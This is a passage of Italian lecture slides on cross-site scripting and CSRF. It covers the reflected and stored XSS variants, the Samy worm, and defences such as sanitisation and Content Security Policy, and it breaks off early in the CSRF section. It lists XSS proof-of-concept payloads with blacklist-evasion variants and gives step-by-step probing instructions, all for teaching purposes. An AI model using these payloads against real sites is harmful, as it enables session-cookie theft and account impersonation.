


Figure 12-3: The steps involved in a reflected XSS attack

XSS – Tipologie (2)

Tipologie di XSS:

- *Stored*, detto anche *second-order* (richiede almeno due interazioni con l'applicazione) o *permanente* (la subisce chiunque visualizzi le pagine che contengono lo script malevolo)
  - Richiede che l'applicazione inserisca i dati immessi dall'utente nel database di backend, ovviamente senza alcun controllo, e li utilizzi successivamente per generare pagine che vengono visualizzate anche da altri utenti
- Vulnerabilità critica: cosa succede se chi subisce l'attacco è l'amministratore?

Stored XSS - in generale (2)

- Possibile grazie a siti con *online message board* dove gli utenti possono inserire messaggi formattati in HTML

Scenario:

1. *Eve* posta in un social network un messaggio con un corpo malizioso che legge i cookie e li spedisce a *Eve*
2. Quando *Bob* legge il messaggio, lo script malizioso legge il cookie di *Bob* e lo spedisce a *Eve*
3. *Eve* ora può impersonare *Bob*

Stored XSS - esempio (1)

Attacco a `MySpace.com` (il Worm Samy)

- Gli utenti possono postare codice HTML nelle loro pagine
- `MySpace.com` verifica che l'HTML non contenga

  `<script>, <body>, onclick, <a href=javascript://>`

- … ma Javascript nei tag CSS è permesso:

```
<div style="background:url('javascript:alert(1)')">
```

Con un attento Javascript hacking:

- Il worm Samy infetta chiunque visiti una pagina di `MySpace` infettata, … e aggiunge Samy come amico
- In 24 ore Samy aveva milioni di amici!!

Stored XSS - esempio (2)

Stored XSS tramite immagini

- Si supponga che il file `foto.jpg` contenga HTML
  - La richiesta `http://site.com/foto.jpg` ha come risposta:

```
HTTP/1.1  200 OK
…
Content-Type:  image/jpeg
<html>  … scherzetto!   </html>
```

  - Il browser visualizzerà la risposta come HTML, non curante del Content-Type

- Si supponga che esista un sito di condivisione foto che permette di scaricare le immagini….. cosa succede se un utente scarica un'immagine che è uno script?

Stored XSS – esempio (3)





Figure 12-4: The steps involved in a stored XSS attack

XSS - Attacco



A High Level View of a typical XSS Attack

XSS proof of concept

Ovvero, come testare se una pagina è vulnerabile:

- Prendere l'input dell'utente e inserirlo nella risposta è la *signature* della vulnerabilità a lato server
- `<script>alert("Vulnerabile!");</script>`
- Nel caso il sito preveda una forma rudimentale di blacklisting:

```
"><script >alert(document.cookie)</script >
"><ScRiPt>alert(document.cookie)</ScRiPt>
"%3e%3cscript%3ealert(document.cookie)%3c/script%3e
"><scr<script>ipt>alert(document.cookie)</scr</script>ipt>
%00"><script>alert(document.cookie)</script>
```

Hack steps (dal libro)

1. Choose a unique arbitrary string that does not appear anywhere within the application and that contains only alphabetical characters and therefore is unlikely to be affected by any XSS-specific filters. For example:

   ```
   myxsstestdmqlwp
   ```

   Submit this string as every parameter to every page, targeting only one parameter at a time.

2. Monitor the application's responses for any appearance of this same string. Make a note of every parameter whose value is being copied into the application's response. These are not necessarily vulnerable, but each instance identified is a candidate for further investigation, as described in the next section.

3. Note that both `GET` and `POST` requests need to be tested. You should include every parameter within both the URL query string and the message body. Although a smaller range of delivery mechanisms exists for XSS vulnerabilities that can be triggered only by a `POST` request, exploitation is still possible, as previously described.

4. In any cases where XSS was found in a `POST` request, use the "change request method" option in Burp to determine whether the same attack could be performed as a `GET` request.

5. In addition to the standard request parameters, you should test every instance in which the application processes the contents of an HTTP request header. A common XSS vulnerability arises in error messages, where items such as the `Referer` and `User-Agent` headers are copied into the message's contents. These headers are valid vehicles for delivering a reflected XSS attack, because an attacker can use a Flash object to induce a victim to issue a request containing arbitrary HTTP headers.

XSS: contromisure

Problema principale:

- Dati controllati dall'utente vengono copiati nelle risposte (al client) dell'applicazione senza un adeguato controllo

Quindi?

XSS: Come difendersi?

A lato server:

- Sanitizzazione dell'input
  - Analizzare i dati in input e "depurare" i parametri in ingresso degli elementi potenzialmente nocivi (i.e., tag HTML, apici, simboli utilizzati dal linguaggio di programmazione, …)
- Validazione dell'output

A lato client:

- Mantenere aggiornati i browser
  - La maggior parte di browser implementano filtri (oppure è possibile installare degli add on tipo NoScript)
- *Content Security Policy* (CSP)
  - Una protezione browser-side
  - Permette di specificare da quali domini quali risorse caricare (whitelisting)
  - Utilizza dei campi particolari dell'HTTP header

Content Security Policy

- Disegnato (dal W3C) per essere backward-compatible: se il browser non lo supporta, lo ignora e utilizza SOP
- Permette di specificare i domini che un browser dovrebbe considerare come validi
- Si appoggia a dei nuovi campi nell'header HTTP della risposta:
  - **`Content-Security-Policy`**
    - used by Chrome version 25 and later, Firefox version 23 and later, Opera version 19 and later
  - `X-Content-Security-Policy`
    - used by Firefox until version 23, and Internet Explorer version 10
  - `X-WebKit-CSP`
    - used by Chrome until version 25

Attacco Cross-Site Scripting (XSS)

Obiettivo dell'attacco:

- Far eseguire uno **script** a lato client (dal browser) come se provenisse da un server legittimo (quindi l'origine dello script è il server legittimo e non l'attaccante) per:
  - Recuperare cookie di sessione
  - Recuperare informazioni sul client

Funzionamento (a grandi linee):

- Input inserito dall'utente (o dall'attaccante) viene inserito nel file HTML di risposta del server senza nessun controllo
- L'attaccante fa in modo che l'input contenga uno script malevolo

Reflected XSS - Esempio




Figure 12-3: The steps involved in a reflected XSS attack

Stored XSS - Esempio




Figure 12-4: The steps involved in a stored XSS attack

XSS proof of concept

Ovvero, come testare se una pagina è vulnerabile:

- Prendere l'input dell'utente e inserirlo nella risposta senza alcun controllo o rimozione di tag possibilmente nocivi è la *signature* della vulnerabilità a lato server
- `<script>alert(“Vulnerabile!”);</script>`

Cross Site Request Forgery (CSRF) - 1

Obiettivo dell'attacco:

- Far eseguire dal client (i.e., dal browser) **un'azione** in una applicazione web presso cui si è già loggato *che abbia effetti sull'attaccante*
  - Vuol dire che l'utente è (l'unico) autorizzato a compiere quell'azione

Funzionamento (a grandi linee):

- L'utente fa log in presso un applicazione Web
- In qualche modo, l'attaccante "convince" l'utente a cliccare su di un url che sottomette una richiesta all'applicazione (vulnerabile?), la quale come conseguenza esegue un'azione vantaggiosa per l'attaccante

Cross Site Request Forgery (CSRF) - 2

- Chiamato anche *session riding*, simile al *session hijacking* anche se in questo caso l'attaccante non ha bisogno di conoscere il token di sessione della vittima

Cross Site Request Forgery (CSRF) - 3

